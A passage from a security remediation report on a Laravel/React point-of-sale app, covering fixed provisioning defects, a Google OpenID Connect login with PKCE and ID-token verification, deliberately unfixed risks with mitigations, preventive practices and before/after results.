Failures are swallowed after being reported — a business operation must never fail because its audit row could not be written, or the audit system becomes a denial-of-service vector. Secrets are redacted at any nesting depth before writing.

`GET /api/audit-logs` (admin-only, read-only) makes the trail reviewable: recording the event satisfies half the control, detecting the incident needs the other half.

5. Supporting defects fixed in passing

Not headline vulnerabilities, but each one blocked reproducible provisioning or masked a real defect.

V-19a — The application could not be installed from source. Three migrations created `personal_access_tokens`: Sanctum's own (auto-loaded) plus two byte-identical application copies. Any clean `php artisan migrate` aborted with error 1050. Invisible to the original team because their database predated the duplicates.

V-19b — Two audit tables could never be created. `grn_adjustment_histories.adjusted_by` and `return_to_stock.returned_by` were declared `NOT NULL` and then given `ON DELETE SET NULL` foreign keys, which MySQL refuses (errno 150). These are the *audit* tables, and `nullOnDelete()` is the deliberate choice to keep history after a staff member is deleted — so on any rebuilt environment the stock-adjustment audit trail was simply absent.

V-19c — Validation and storage disagreed. `users.phone_no_02` is `NOT NULL` while every validation rule calls it `nullable`, so creating a user without a second phone number returned 500. **Found by our own test suite.** It matters because before V-07 that raw SQLSTATE reached the caller, and because creating staff accounts is now the *only* way in since public registration was removed.

V-19d — Validation failures masked as server errors. Eleven `catch (\Exception)` clauses swallowed `ValidationException`, returning 500 instead of 422 and hiding input-validation problems from clients and monitoring alike.

V-19e — Tests ran against the live database. `phpunit.xml` had both `DB_` lines commented out, so `php artisan test` ran against whatever `.env` pointed at. Any test using `RefreshDatabase` would have truncated it.

6. OAuth 2.0 / OpenID Connect implementation

6.1 What it does and why this feature

We implemented **Google OpenID Connect sign-in using the Authorization Code flow with PKCE**, applied to the staff **login** feature.

It is the deliberate replacement for the public self-registration removed in V-01, and the two halves reinforce each other:

	Identity	Authorisation
Before	self-asserted — anyone could POST <code>role: admin</code>	none
After	asserted by Google	granted by the shop owner

An administrator creates the staff account and records the work email. The employee proves they control that mailbox by signing in with Google. Two different parties are involved, which is the point.

It also raises the floor under administrator accounts: an admin signing in with Google is protected by whatever 2FA is on that Google account — the nearest thing to MFA this project delivers (see NF-3).


6.2 Why Authorization Code + PKCE, and not Implicit

The **Implicit** grant returns the access token in the URL fragment, where it lands in browser history, in `Referer` headers and in any logging proxy on the path. OAuth 2.1 removes it for exactly that reason.

The **Authorization Code** flow returns a short-lived, single-use code instead, and **PKCE** (RFC 7636) binds that code to the browser that began the flow: an attacker who intercepts the code cannot redeem it without the `code_verifier`.

We apply PKCE even though this is a *confidential* client holding a client secret, because the secret protects the backend's identity, not the code in transit. **S256 only** — a `plain` challenge is the verifier, so anyone who sees the authorize request already has it.

6.3 The flow



The three one-time values, and why each is needed:

Value	Defends against	How
state	CSRF / session fixation	Ties the callback to a flow <i>this server</i> started, so an attacker cannot hand a victim a crafted callback URL and log them into the attacker's account — where everything the victim then does is visible to them
nonce	Token replay	Embedded in the ID token by Google and checked on return, so a token captured from one sign-in cannot be submitted again
code_verifier	Code interception	Proves the party redeeming the code is the party that requested it

All three are held **server-side** in the cache and **deleted when consumed**, so a callback works at most once. The browser carries only the opaque `state` — which means an XSS in the SPA cannot steal anything that would let an attacker complete someone else's sign-in. Given this application *had* a stored XSS, that is not a hypothetical consideration.

6.4 ID token verification — eight explicit checks

Laravel Socialite would do the code exchange in one line, but **it does not verify the ID token** — it calls the userinfo endpoint instead. The verification is the security boundary, so `GoogleOidcService::verifyIdToken` performs it explicitly with `firebase/php-jwt`:

#	Check	Why it matters
1	Signature vs Google's JWKS	A JWT is just base64 until its signature is checked
2	<code>iss</code>	Confirms Google minted it, not another provider
3	<code>aud</code> = our client id	Without this, a token legitimately issued to any other Google OAuth client replays here with a perfectly valid signature. The most commonly omitted check in hand-written OIDC code.
4	<code>exp</code> / <code>iat</code>	60s skew; future-dated tokens refused
5	<code>nonce</code>	<code>hash_equals</code> against this flow's value
6	<code>email</code> present	It is what we match a staff record on
7	<code>email_verified</code>	On a consumer account an unverified address proves nothing about who controls it
8	<code>hd</code>	Enforced on the claim , not the request parameter — that parameter is only a hint to Google's account chooser and the user can simply delete it from the URL

The JWKS is cached for an hour because Google rotates those keys; a hard-coded copy would break sign-in at the next rotation. A fetch failure does **not** fall back to a stale key set — failing sign-in beats verifying against keys that may have been revoked.

6.5 No auto-provisioning

A Google account with no matching staff record is **refused with 403**. Creating one automatically would recreate V-01 with extra steps: anyone with a Google account could sign up.

Google answers "who is this person". It has no opinion on whether they work here, and none at all on whether they are an administrator. Role, department and `is_active` are never read from the token.

Matching is on `google_id` (the OIDC `sub`) **first**, then email. The subject is the stable identifier; an email address can be changed, or in a Workspace domain reassigned to a different person entirely — matching on address alone would hand the previous holder's POS account to whoever inherits it.

6.6 Verification

```
GET /api/auth/google/redirect
  response_type           = code           (Authorization Code, not Implicit)
  code_challenge_method= S256             (not "plain")
  code_challenge          = 43 chars      (correct S256 base64url length)
  nonce, state            = 40 chars each
  code_verifier in response? no
  client_secret in response? no

POST /api/auth/google/callback
  unknown state           → 400 + audit entry auth.google.state_rejected
  valid state, 1st use     → accepted (then 401: deliberately fake code)
  same state, 2nd use     → 400 ← replay refused
```

7. Vulnerabilities not fixed, and why

The assignment asks for these explicitly. Each was a considered decision, not an oversight.

NF-1 • Encryption of customer PII at rest. The `customers` table stores names, addresses, phone numbers and NIC numbers in plaintext. Laravel's `encrypted` cast would protect them against a database-file compromise or a stolen backup.

Why not: an encrypted column cannot be indexed or `LIKE`-searched, and customer search by name and phone is the single most-used feature on the till. Doing it properly needs blind indexing (a searchable HMAC of the normalised value alongside the ciphertext), which is a data-migration and query-rewrite project across six controllers. *Mitigated:* the paths that expose this data are now authenticated, role-gated and department-scoped (V-01/V-02/V-03), and reading it is audited.

NF-2 • `httpOnly; SameSite=Strict` cookie instead of a bearer token. A cookie script cannot read at all is strictly better than any token the page can reach.

Why not: it requires Sanctum's stateful SPA mode and a shared parent domain, and this app is deployed cross-origin — Vercel frontend, shared-host API. Changing that is a deployment-topology decision, not a code change. *Mitigated:* per-tab in-memory storage instead of `localStorage`, 8-hour server-side expiry, role-scoped abilities, XSS removed at source (V-13), and a strict CSP (V-18). The residual window is one tab-session rather than forever.

NF-3 • MFA / TOTP for administrators. The highest-value remaining control.

Why not: it needs a secret store, enrolment UI, recovery codes and a lockout-recovery procedure for a shop with no IT desk — a feature in its own right, beyond this assignment's timebox. *Partially mitigated:* an administrator signing in with Google is protected by that account's 2FA, so the OIDC work delivers most of the benefit for the strongest login path.

NF-4 • Supply-chain surface reduction. The frontend ships **two complete UI kits** (shadcn/Radix and Ant Design), two toast libraries, and a non-standard `rolldown-vite` build channel that will not receive the

same security backports as stable Vite.

Why not: removing a UI library means touching every page that imports from it, and a visual regression pass across 24 pages that we cannot properly test without the shop's own data. The dependency count is a real risk; breaking the till is a certain one. *Mitigated:* all 23 advisories cleared, and `npm audit` now gates CI.

NF-5 • Rotating leaked values and rewriting history. The production and staging hostnames remain in the frontend's git history, and the live document root still points at the project directory.

Why not: rewriting history with `git filter-repo` changes every commit hash and breaks every existing clone — and it would also destroy the before/after history this assignment is graded on. The complete remediation is to *rotate* the hostnames and move the document root, both of which need DNS and hosting-panel access the team does not control. *Mitigated:* `.htaccess` hardened to deny dotfiles, source directories and logs; `.gitignore` fixed; CI now fails on any tracked `.env`; a runbook is included for the operator.

NF-6 • ~126 pre-existing lint errors. Almost all `no-unused-vars`.

Why not: none are security defects, and clearing them would touch dozens of files this remediation has no other reason to change — burying the security diff and making it unreviewable. *Mitigated:* the security rules got their own config and their own CI gate (`lint:security`), which passes clean. The cleanup can be scheduled on its own merits.

8. Practices that would have prevented these

The most useful question is not "what was wrong" but "what would have caught it". Several findings point at the same few gaps.

1. Authorization asserted by tests, not by intention. V-02 is the sharpest lesson in this report: the control was designed, implemented and registered, then not connected — and *nothing noticed for months*. No scanner catches this, because a scanner cannot know which routes ought to be privileged. A single test per privileged route (`assert an employee gets 403`) would have failed on day one. We wrote 22 such tests; they are cheap and they are the only thing that makes "who can call this?" a question with an enforced answer.

2. Secure defaults over remembered discipline. V-04 recurred in five controllers because `$request->all()` is easier to type than `$request->validated()`. V-03 recurred in thirteen places because a plain `find($id)` is the obvious thing to write. The fix in both cases was to make the *wrong* thing impossible rather than merely discouraged: business keys removed from `$fillable` so mass assignment cannot reach them; `->visibleTo()` as the idiom with unscoped queries visible by their absence.

3. Lint rules where the framework's protection ends. V-13 happened because the team's mental model — "React escapes for us" — was correct for 23 of 24 pages and wrong for the one building HTML by hand. A rule banning `document.write` and `innerHTML` would have flagged it the day it was written. *And* the rule must be tested: our first attempt used the obvious `no-restricted-properties` form, which silently matched none of the seven real call sites because they are all `printWindow.document.write`.

4. Dependency scanning in CI from day one. V-12's 41 advisories did not appear overnight; they accumulated while nobody was looking. `composer audit` and `npm audit` take seconds and would have

surfaced Laravel 10's end of life the week it happened, when upgrading was a small job rather than a forced one.

5. Make the insecure default impossible to commit. V-14's root cause was not a careless commit — it was that `.gitignore` had no `.env` rule, so nothing prevented it and nothing warned. Our CI asserts **the rule exists**, not just that the file is currently absent.

6. One error contract, defined once. V-07 leaked SQL from ten call sites while `GrnController` gated the same thing correctly. Per-controller error handling means every controller is an opportunity to get it wrong. A single `Handler::render()` means an individual controller *cannot*.

7. Threat-model the client boundary explicitly. V-10 and V-16 are the same mistake at two layers: treating the SPA as part of the system rather than as an untrusted client. Asking "what if this request did not come from our UI?" of each endpoint would have caught both.

8. Log security events before you need them. V-11 meant the 20-attempt password spray in V-05b left no trace at all, and invoice cancellation actively erased its own evidence. Logging is cheap before an incident and impossible afterwards.

9. Reproducible provisioning as a security control. Three defects (§5) meant the application could not be installed from source. An operator whose only option is to hand-patch the schema *will* diverge from the intended configuration — which is how misconfiguration starts.

10. Verify the failure, not just the pass. Twice during this work a test reported "fixed" for the wrong reason (§3.1). A test that has never been seen to fail correctly is an assertion about nothing.

9. Results

Measure	Before	After
Attack scripts succeeding	12 / 12	0 / 13
Composer advisories	41	0
npm advisories	23 (2 critical, 14 high)	0
Backend security tests	0	74 (144 assertions)
Frontend security tests	0	15
Security lint gate	none	clean
Framework	Laravel 10.50 (EOL)	Laravel 12.69.2
Token lifetime	unlimited	8 hours
Audited security events	0	14 event types

Commits: 19 on the backend, 12 on the frontend, across 8 reviewed pull requests. **Diff vs. original:** backend 58 files / +6,750 –1,811; frontend 33 files / +3,079 –571.

Evidence

`evidence/before/poc-dynamic-testing.txt` and `evidence/after/poc-dynamic-testing.txt` are the raw output of the same script against the same fixtures, before and after. `evidence/poc/run-all.mjs` is runnable by the marker against either tag.

10. References

1. OWASP Top 10:2021 — <https://owasp.org/Top10/>
2. OWASP API Security Top 10:2023 — <https://owasp.org/API-Security/editions/2023/en/ox11-t10/>
3. OWASP ASVS v4.0.3
4. RFC 6749 — The OAuth 2.0 Authorization Framework
5. RFC 6797 §7.2 — HTTP Strict Transport Security
6. RFC 7636 — Proof Key for Code Exchange (PKCE)
7. RFC 9700 — Best Current Practice for OAuth 2.0 Security
8. OpenID Connect Core 1.0 §3.1.3.7 — ID Token Validation
9. Google Identity — OpenID Connect
10. CWE list — <https://cwe.mitre.org/>
11. Laravel Security Documentation; Laravel Sanctum
12. CVE-2023-30533, CVE-2024-22363 (SheetJS)
13. Have I Been Pwned — Pwned Passwords k-anonymity API